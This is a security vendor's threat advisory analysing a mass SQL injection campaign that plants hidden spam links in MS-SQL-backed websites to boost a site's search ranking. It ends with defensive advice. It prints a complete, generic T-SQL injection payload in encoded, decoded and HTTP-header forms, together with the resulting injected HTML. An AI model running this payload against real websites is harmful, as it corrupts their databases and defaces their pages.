TLP: GREEN
Issue Date: 1.12.16

Risk Factor- High

Threat Advisory:
Continuous Uptick in SEO Attacks

The Akamai Threat Research Team has identified a highly sophisticated Search Engine Optimization (SEO) attack campaign promoting "cheating and infidelity" stories. The attack leverages SQL Injection vulnerabilities within target websites to inject bogus web content into the database.

If successful, the target website will distribute hidden Hypertext Markup Language (HTML) links that Search Engine bots will index and use to raise the link destination site's rankings.

1.0 / Attack Overview / SEO campaigns are perfectly legitimate ways to promote websites in order to get better visibility and more traffic, but what happens when an SEO campaign crosses the line into the dark side and uses web application vulnerabilities to carry out their tasks?

The complexity of this attack campaign includes the defacement of hundreds of web applications across the Internet. This is considered a "defacement" based on the fact that attackers are able to modify the HTML data coming out of the web application and presented to site visitors. This is different from normal defacements, however, as the data is not visible to normal site users and is only intended for Search Engine bots.

By abusing SQL Injection vulnerabilities in web applications that use Microsoft's MS-SQL back-end database, attackers can inject reference links between the defaced applications and the "cheating stories" website. Once the injected content is placed, the attacker counts on the scanning that search engines perform to determine what should be the best results for any given keywords. As a result, the rating of the "cheating stories" application will be calculated based on the quality and quantity of those links.

By successfully compromising many different sites, the attackers are trying to mimic the normal distribution of content over the web, thus fooling the Search Engine's SEO algorithms.

2.0 / Anatomy of the Attack / By analyzing Internet traffic data on the Akamai Intelligent Platform™ during a two-week period of Q3 2015, the Threat Research Team was able to detect distributed attack activity where attackers targeted more than 3,800 websites. Figure 1 shows the attack count over this two-week window:



Figure 1: SEO SQL Injection Attacks identified

The Akamai Threat Research Team has continued to monitor this attack campaign and it is still on-going.

3.0 / Attacker Source Locations / We identified 348 unique source IP addresses participating in this attack campaign during the two-week window. The IP addresses were distributed globally as shown in the following map:

Figure 2: Geo-location of source IP addresses involved in SEO attacks

4.0 / Mass SQL Injection Targeting MS-SQL / It is difficult to execute mass SQL Injection attacks against web applications if the goal is to exfiltrate data. This is mainly due to websites running custom coded applications, which results in different back-end databases for each site. No two sites are the same and thus no two databases are identical. Since attackers don't have access to the target code, if they wanted to extract out customer credit-card data from a back-end database, they would be forced to run reconnaissance probes in order to enumerate the database structure and naming conventions.

For a real-world analogy, think of each target database like a lock on a door. Attackers must create different unique "keys" that can unlock each specific lock. An attack session could take several hundred individual requests to extract out sensitive data from the database. This manual probing offers defenders time to identify and react to attacks before successful compromise of customer data.

In these SEO attack campaigns, however, the goal is not to exfiltrate data but rather to inject data into the database without prior knowledge of the database structure. They accomplish this by using multiple SQL commands that create a script that will generically gather data from the database and then loop through various table names and append the malicious javascript that points to a 3rd party site.

Going back to the door/lock analogy, these SQL Injections act as "skeleton keys", if you will. This is actually a technique that was first seen almost 7 years ago when the ASPROX SPAM botnet first employed them. Whereas the goal in those attacks was the injection of drive-by-download malware links, these attacker's instead focus on SEO manipulations to drive traffic to their sites. It is the same exploit technique but with a different payload and end goal.

4.1 / SQL Injection Payload Analysis / The SEO attackers were targeting websites using Microsoft's MS-SQL database as evidenced by the construct of the SQL Injection payloads.

It is important to note that this attack is NOT exploiting a vulnerability within Microsoft's Internet Information Systems (IIS) web server or the MS-SQL database software. The vulnerabilities are not a result of a software flaw that requires the vendor (Microsoft) to release a patch. The vulnerability is introduced by web application developers who are using Microsoft software, do not properly validate user-supplied input for their custom coded web application, and do not construct SQL queries using prepared statements in the database calls.

Let's take a closer look at these SQL Injection payloads. Here is a sanitized example, where the injection point is within a query-string parameter value being passed to a Microsoft ASP page:

```
/path/to/vulnerable_file.asp?
VulnerableParameter=data';declare%20@b%20cursor;declare%20@s%20varchar(8000);declare%20@w%20varchar(99);set
%20@b=cursor%20for%20select%20DB_NAME()%20union%20select%20name%20from%20sys.databases%20where%20(has_dbacc
ess(name)!=0)%20and%20name%20not%20in%20('master','tempdb','model','msdb',DB_NAME());open%20@b;fetch%20next
%20from%20@b%20into%20@w;while%20@@FETCH_STATUS=0%20begin%20set%20@s='begin%20try%20use%20'%2B@w%2B';declar
e%20@c%20cursor;declare%20@d%20varchar(4000);set%20@c=cursor%20for%20select%20''update%20%5B''%2BTABLE_NAME
%2B''%5D%20set%20%5B''%2BCOLUMN_NAME%2B''%5D=%5B''%2BCOLUMN_NAME%2B''%5D%2Bcase%20ABS(CHECKSUM(NewId()))%25
10%20when%200%20then%20''''''%2Bchar(60)%2B''div%20style=%22display:none%22''%2Bchar(62)%2B''top%20phone%20
spy%20apps%20''%2Bchar(60)%2B''a%20href=%22http:''%2Bchar(47)%2Bchar(47)%2B''www.REDACTED.com''%2Bchar(47)%
2B''Blog''%2Bchar(47)%2B''template''%2Bchar(47)%2B''page''%2Bchar(47)%2B''spy-camera-for-
android.aspx%22''%2Bchar(62)%2B''''''%2Bcase%20ABS(CHECKSUM(NewId()))%253%20when%200%20then%20''''tracking%
20app%20for%20android''''%20when%201%20then%20''''spy%20sms%20software''''%20else%20''''REDACTED.com''''%20
end%20%2B''''''%2Bchar(60)%2Bchar(47)%2B''a''%2Bchar(62)%2B''%20android%20spy%20apps''%2Bchar(60)%2Bchar(47
)%2B''div''%2Bchar(62)%2B''''''%20else%20''''''''%20end''%20FROM%20sysindexes%20AS%20i%20INNER%20JOIN%20sys
objects%20AS%20o%20ON%20i.id=o.id%20INNER%20JOIN%20INFORMATION_SCHEMA.COLUMNS%20ON%20o.NAME=TABLE_NAME%20WH
ERE(indid%20in%20(0,1))%20and%20DATA_TYPE%20like%20''%25varchar''%20and(CHARACTER_MAXIMUM_LENGTH%20in%20(21
47483647,-1));open%20@c;fetch%20next%20from%20@c%20into%20@d;while%20@@FETCH_STATUS=0%20begin%20exec%20(@d)
;fetch%20next%20from%20@c%20into%20@d;end;close%20@c%20end%20try%20begin%20catch%20end%20catch';exec%20(@s)
;fetch%20next%20from%20@b%20into%20@w;end;close%20@b--
```

Figure 3: An example SQL injection attack payload from the SEO campaign

Here is a URL decoded and beautified version of the resulting SQL injection:

```
DECLARE @b CURSOR;
DECLARE @a VARCHAR(8000);
DECLARE @w VARCHAR(99);

SET @b=CURSOR
FOR SELECT Db_name()
    UNION
    SELECT NAME
    FROM   sys.databases
    WHERE  ( Has_dbaccess(NAME) != 0 )
           AND NAME NOT IN ( 'master', 'tempdb', 'model', 'msdb', Db_name() );

OPEN @b;

FETCH next FROM @b INTO @w;

WHILE @@FETCH_STATUS = 0
  BEGIN
      SET @a='begin try use ' + @w
              +
';declare @c cursor;declare @d varchar(4000);set @c=cursor for select ''update [''+TABLE_NAME+''] set [''+COLUMN_NAME+'']=
[''+COLUMN_NAME+'']+case ABS(CHECKSUM(NewId()))%10 when 0 then ''''<div style="display:none">top phone spy apps <a
href="http://www.REDACTED.com/Blog/template/page/spy-camera-for-android.aspx">''''+case ABS(CHECKSUM(NewId()))%3 when 0 then
''''tracking app for android'''' when 1 then ''''spy sms software'''' else ''''REDACTED.com'''' end +''''</a> android spy
apps</div>'''' else '''''''' end'' FROM sysindexes AS i INNER JOIN sysobjects AS o ON i.id=o.id INNER JOIN
INFORMATION_SCHEMA.COLUMNS ON o.NAME=TABLE_NAME WHERE(indid in (0,1)) and DATA_TYPE like ''%varchar''
and(CHARACTER_MAXIMUM_LENGTH in (2147483647,-1));open @c;fetch next from @c into @d;while @@FETCH_STATUS=0 begin exec
(@d);fetch next from @c into @d;end;close @c end try begin catch end catch'
      ;

      EXEC (@a);

      FETCH next FROM @b INTO @w;
END;

CLOSE @b--
```

Figure 4: A reformatted version of the SQL injection payload

In this SQL injection payload, the attackers utilized many features of the MS-SQL query language to access and modify database content. If this particular example were successful, then the HTML response data coming out of the web application would include these new hidden DIV elements.

4.2 / Multiple Injection Points / In addition to the query-string parameter injection point shown previously, the attackers also attempted to inject the payloads into different request headers such as User-Agent and Referer.

```
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:24.0) Gecko/20100101 Firefox/24.0';declare @b cursor;declare @s
varchar(8000);declare @w varchar(99);set @b=cursor for select DB_NAME() union select name from sys.databases where
(has_dbaccess(name)!=0) and name not in ('master','tempdb','model','msdb',DB_NAME());open @b;fetch next from @b into
@w;while @@FETCH_STATUS=0 begin set @s='begin try use '+@w+';declare @c cursor;declare @d varchar(4000);set @c=cursor for
select ''update [''+TABLE_NAME+''] set [''+COLUMN_NAME+'']=[''+COLUMN_NAME+'']+case ABS(CHECKSUM(NewId()))%10 when 0 then
''''<div style="display:none">top phone spy apps <a href="http://www.REDACTED.com/Blog/template/page/spy-camera-for-
android.aspx">''''+case <http://www.REDACTED.com/Blog/template/page/spy-camera-for-android.aspx%22%3E''''+case>
ABS(CHECKSUM(NewId()))%3 when 0 then ''''tracking app for android'''' when 1 then ''''spy sms software'''' else
''''REDACTED.com'''' end +''''</a> android spy apps</div>'''' else '''''''' end'' FROM sysindexes AS i INNER JOIN sysobjects
AS o ON i.id=o.id INNER JOIN INFORMATION_SCHEMA.COLUMNS ON o.NAME=TABLE_NAME WHERE(indid in (0,1)) and DATA_TYPE like
''%varchar'' and(CHARACTER_MAXIMUM_LENGTH in (2147483647,-1));open @c;fetch next from @c into @d;while @@FETCH_STATUS=0
begin exec (@d);fetch next from @c into @d;end;close @c end try begin catch end catch';exec (@s);fetch next from @b into
@w;end;close @b--
Referer: http://google.com';declare @b cursor;declare @s varchar(8000);declare @w varchar(99);set @b=cursor for select
DB_NAME() union select name from sys.databases where (has_dbaccess(name)!=0) and name not in
('master','tempdb','model','msdb',DB_NAME());open @b;fetch next from @b into @w;while @@FETCH_STATUS=0 begin set @s='begin
try use '+@w+';declare @c cursor;declare @d varchar(4000);set @c=cursor for select ''update [''+TABLE_NAME+''] set
[''+COLUMN_NAME+'']=[''+COLUMN_NAME+'']+case ABS(CHECKSUM(NewId()))%10 when 0 then ''''<div style="display:none">top phone
spy apps <a href="http://www.REDACTED.com/Blog/template/page/spy-camera-for-android.aspx">''''+case
<http://www.REDACTED.com/Blog/template/page/spy-camera-for-android.aspx%22%3E''''+case> ABS(CHECKSUM(NewId()))%3 when 0 then
''''tracking app for android'''' when 1 then ''''spy sms software'''' else ''''REDACTED.com'''' end +''''</a> android spy
apps</div>'''' else '''''''' end'' FROM sysindexes AS i INNER JOIN sysobjects AS o ON i.id=o.id INNER JOIN
INFORMATION_SCHEMA.COLUMNS ON o.NAME=TABLE_NAME WHERE(indid in (0,1)) and DATA_TYPE like ''%varchar''
and(CHARACTER_MAXIMUM_LENGTH in (2147483647,-1));open @c;fetch next from @c into @d;while @@FETCH_STATUS=0 begin exec
(@d);fetch next from @c into @d;end;close @c end try begin catch end catch';exec (@s);fetch next from @b into @w;end;close
@b--
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Encoding: gzip,deflate,gzip, deflate
Host: www.REDACTED.com
```

Figure 5: Example HTTP request with SQL Injection payload in User-Agent and Referer header fields

The rationale for injecting these payloads into HTTP request header fields is that some web applications may use data from these headers as part of an SQL database query, perhaps as part of website visitor analytics. These injection points may also not have the same security inspection and filtering that are present when the application looks at parameter and cookie payloads.

4.3 / Resulting HTML Modifications / If the inbound SQL Injection attacks are successful, the HTML data returned to website visitors will have new hidden data. Here is a real-world snippet of what a victim website's HTML source code looked like before being compromised:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head id="ctl00_Head1"><title>

</title>
    <meta name="description" content=""/>
```

Figure 6: Victim website's HTML before the attack.

And here is what that same HTML snippet looked like ***after*** being compromised:

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitio
<html xmlns="http://www.w3.org/1999/xhtml">
<head id="ctl00_Head1"><title>
        <div style="display:none">My boyfriend cheated on me <a href="http://REDACTED.com/abortionpills/page/che
your-wife.aspx">scottdangelo.com</a> the unfaithful husband</div><div style="display:none">what are signs of hiv
href="http://REDACTED.com/astroblog/page/pictures-of-hiv-rash.aspx">free hiv dating sites</a> hiv fact sheet</div
style="display:none">cell phone spy free <a href="http://REDACTED.com/Blog/template/page/spy-camera-for-android.
app for phone</a> android apps that spy on you</div><div style="display:none">spyware app free <a
href="http://REDACTED.com/Blog/template/page/spy-camera-for-android.aspx">spy software</a> free phone spy apps</
style="display:none">what is an aspiration abortion <a href="http://REDACTED.com/page/1-wk-pregnant.aspx"
rel="nofollow">abortion clinics in detroit</a> coping with abortion</div><div style="display:none">what is an as
abortion <a href="http://REDACTED.com/page/1-wk-pregnant.aspx" rel="nofollow">abortion clinics in detroit</a> co
abortion</div><div style="display:none">my wife cheated now what <a href="http://REDACTED.com/page/what-to-do-wh
husband-cheats.aspx">sledaddicts.com</a> how often do women cheat on their husbands</div><div style="display:non
my story <a href="http://longrangesystems.net/blog/template/page/how-to-naturally-terminate-a-
pregnancy.aspx">longrangesystems.net</a> cook county hospital abortion clinic</div>
</title>
    <meta name="description" content="<div style="display:none">best spy software for android <a
href="http://REDACTED.com/Blog/template/page/spy-camera-for-android.aspx">link</a> the best spy phone software</
style="display:none">My boyfriend cheated on me <a href="http://REDACTED.com/abortionpills/page/cheat-on-your-
wife.aspx">wife affair</a> the unfaithful husband</div><div style="display:none">My boyfriend cheated on me <a
href="http://REDACTED.com/abortionpills/page/cheat-on-your-wife.aspx">scottdangelo.com</a> the unfaithful husban
<div style="display:none">free android spy software <a href="http://REDACTED.com/Blog/template/page/spy-camera-f
android.aspx">site</a> phone spy app android</div><div style="display:none">what is an aspiration abortion <a
href="http://REDACTED.com/page/1-wk-pregnant.aspx" rel="nofollow">site</a> coping with abortion</div><div
style="display:none">percent of women that cheat <a href="http://REDACTED.com/page/what-to-do-when-husband-
cheats.aspx">click</a> why some women cheat</div>"/>
```

Figure 7: Victim website's HTML after the compromise

Notice that all of the new bogus data stored within the MS-SQL database content is now echoed back within the page TITLE data and also other elements such as META tag content data. Keep in mind that this SQL Injection technique is a sledgehammer approach as it indiscriminately modifies database fields. The end result is that many of the web pages become broken when clients view them. More often than not, organizations identify that they have been compromised once their customers start complaining about broken web pages.

In this case, the goal of the attack was merely to drive traffic to the application in question. So the outcome of a successful attack resulted in web application defacement by referring links. While this may not be as severe as customer data leakage, the attackers could just as easily have injected malicious javascript code that targeted web application users.

5.0 / SEO Ranking Tricks/ Search engines consider many factors to determine search results ranking. For example, the number of links redirecting to the web application and the reputation of the referring links (or web applications) influence the rank of the site in question. This is the basis for "Page Rank," the original brains behind the Google search engine. While most of the elements that affect a page's rank are well-known, the exact recipe – or combination of those factors into the search engine ranking formula – is a big mystery.



Figure 8: An illustration of the SEO campaign

In this case, attackers used a number of SEO techniques that mimic valid Internet content and made sure it would be properly factored by search engines.

5.1 / Chain of links redirection / The attacker created a chain of external links leading to the "cheating stories" web application.

The first chained link was created by the SQL injection Botnet attack, injecting HTML links into as many web applications as possible across the Internet. In the entire attack campaign, dozens of referring links to web applications were used – none of which are the "cheating stories" web application. The second chained link was from those dozens of web applications that contain context-aware HTML pages to the target of the SEO campaign, which is the "cheating stories" web application.

While there hasn't been evidence of it yet, it is expected that dozens of web applications were also a victim of defacement. It is assumed that the chaining of links is done in order to mimic normal distribution of content over the web in a way that will lead search engines to see it as legitimate content.

5.2 / Context awareness / Since the web application was promoted via the "cheating" business, we can see link anchor text — the text used on a hyperlink, content, and comments — that uses words such as: husband, cheat, affairs, women, etc. This usage of keywords plays hand-in-hand to the way that search engine algorithms do their job and map keywords to the relevant pages.

Figure 2 is an example of page content from the second link in the chain leading to the "cheating stories". Research also indicated that the attackers created content that emphasized the relevant context by implanting meaningful content inside meaningless content (as seen in the figure below).



Figure 9: Example for page content of the second link in the chain, leading to the "cheating stories" Web application

6.0 / Postmortem Analysis / As part of the attack postmortem analysis, the following findings were revealed:

- **Evidence of mass defacement** – when searching the Internet for the HTML links that were used as part of this campaign, hundreds of web applications contained malicious links.

- **Leading search engines** – when searching for a combination of common words such as "cheat" and "story", it was apparent that the "cheating stories" application appeared on the first-returned page of the leading search engines.

- **Web application analytics** – looking at Alexa analytics, the ranking of the "cheating stories" application has dramatically increased in the past three months.

This campaign illustrates the level of sophistication attackers are using in order to promote web applications, including malicious techniques such as SQL injection, distributed botnet attacks, defacement, and search engine optimization (SEO) attacks. Attackers showed a deep understanding of search engine algorithms, mimicking the normal distribution of content over the web. The outcome of this attack campaign is clear: the "cheating stories" web application is now highly ranked by leading search engines.

7.0 / Defensive Measures / There are several defensive techniques that can be employed to help prevent this attack from exploiting a website.

For Web Application Developers

Considerations in the Design phase of the SDLC:

- Ensure that you have implemented proper input validation checks for all user-supplied data that will be used within a back-end database query. Reference: https://www.owasp.org/index.php/Input_Validation_Cheat_Sheet

- Only use prepared statements with parameterized queries when constructing SQL queries based on user-supplied data. Reference: https://www.owasp.org/index.php/SQL_Injection_Prevention_Cheat_Sheet

For Web Application Defenders

Protections once the application is in production:

- Deploy a Web Application Firewall (WAF) that is configured in a blocking mode for SQL Injection attacks.

- Consider profiling and monitoring the HTML response body format to help identify if there are significant changes such as the number of web links.

8.0 / Conclusion / The search-engine economy is built on the concept of visibility and exposure to Internet content. Simply put: a high search-engine ranking can translate into significant revenue. If Internet history has taught us anything, it is that if there is money to be made, cyber criminals will find a way.

Detecting highly scaled, distributed attacks across the Internet is much easier when done in a cloud network. Having the knowledge of such attack campaigns can be used as an actionable insight for improving the mitigation of future attack campaigns.

Threat Research Team The Threat Research Team is responsible for the security content and protection logic of Akamai's cloud security products. The team performs cutting edge research to make sure that Akamai's cloud security products are best of breed, and can protect against the latest application layer threats.

About Akamai® As the global leader in Content Delivery Network (CDN) services, Akamai makes the Internet fast, reliable and secure for its customers. The company's advanced web performance, mobile performance, cloud security and media delivery solutions are revolutionizing how businesses optimize consumer, enterprise and entertainment experiences for any device, anywhere. To learn how Akamai solutions and its team of Internet experts are helping businesses move faster forward, please visit www.akamai.com or blogs.akamai.com, and follow @Akamai on Twitter.

Akamai is headquartered in Cambridge, Massachusetts in the United States with operations in more than 57 offices around the world. Our services and renowned customer care are designed to enable businesses to provide an unparalleled Internet experience for their customers worldwide. Addresses, phone numbers and contact information for all locations are listed on www.akamai.com/locations.